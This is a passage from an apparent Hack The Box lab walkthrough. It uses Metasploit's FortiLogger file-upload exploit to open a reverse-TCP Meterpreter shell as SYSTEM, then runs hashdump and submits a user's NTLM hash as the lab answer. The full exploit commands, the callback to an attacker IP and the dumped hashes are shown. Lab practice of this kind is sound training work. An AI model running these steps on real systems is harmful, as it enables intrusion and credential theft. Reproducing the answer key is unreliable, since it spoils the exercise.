   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  exploit/windows/http/fortilogger_arbitrary_fileupload  2021-02-26       normal  Yes    FortiLogger Arbitrary File Upload
 Exploit


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/fortilogger_arbitrary_fileuploa
d
```

It does, it has one only which narrows down our selection space:

```
use 0
```

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >>
```

Lets set the attacker machine and target machine:

```
set RHOSTS <target-IP>
set LHOST <attacker-IP>
run
```

```
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> set RHOSTS 10.129.203.65
RHOSTS => 10.129.203.65
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> set LHOST 10.10.14.129
LHOST => 10.10.14.129
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> run

[*] Started reverse TCP handler on 10.10.14.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.203.65
[*] Meterpreter session 1 opened (10.10.14.129:4444 -> 10.129.203.65:49693) at 2024-09-16 12:49:53 -0500

(Meterpreter 1)(C:\Windows\system32) >
```

And we have a shell! Lets see what is our user

```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

Its system!

Question: Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

Answer: cf3a5525ee9414229e66279623ed5c58

Method: in the established meterpreter session – lets dump the hash:

```
hashdump
```

```
(Meterpreter 1)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
```

We go for the 4th line – 'htb-student', and take the last hash (separated with colon).